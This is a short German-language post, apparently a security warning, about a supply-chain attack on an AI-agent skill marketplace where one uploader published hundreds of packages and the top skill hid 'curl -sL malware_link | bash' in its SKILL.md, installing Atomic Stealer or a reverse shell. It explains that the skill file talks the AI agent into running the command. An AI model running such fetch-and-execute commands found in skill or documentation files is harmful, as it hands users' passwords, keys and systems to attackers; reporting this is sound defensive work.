
Eine Person lud 677 Pakete hoch. Die Top-1-Fähigkeit nach Downloads ist infiziert. Das Rating wurde aufgebläht, die Dokumentation sah perfekt aus.

Schema: ein versteckter Befehl curl -sL malware_link | bash in SKILL.md. Auf macOS — Atomic Stealer (Passwörter, SSH-Schlüssel, Telegram-Sitzungen, Krypto, API-Schlüssel). Auf anderen — Reverse Shell mit vollem Zugriff.
Warum dies gefährlicher ist als klassische Supply-Chain-Angriffe: Früher wurde ein schädliches Paket bei der Installation ausgelöst. Jetzt überzeugt das Plugin den KI-Agenten, den Befehl auszuführen. Ein Agent mit Zugriff auf Terminal und Dateien = voller Zugriff auf die gesamte Infrastruktur.
Für die Veröffentlichung reichte ein GitHub-Konto, das älter als eine Woche war.
→ Überprüfen Sie den Quellcode von Plugins
→ Führen Sie Befehle aus der Dokumentation nicht blind aus
→ Beschränken Sie den Agentenzugriff auf das System
1.184 Pakete, Tausende von Downloads. Das ist keine Theorie mehr.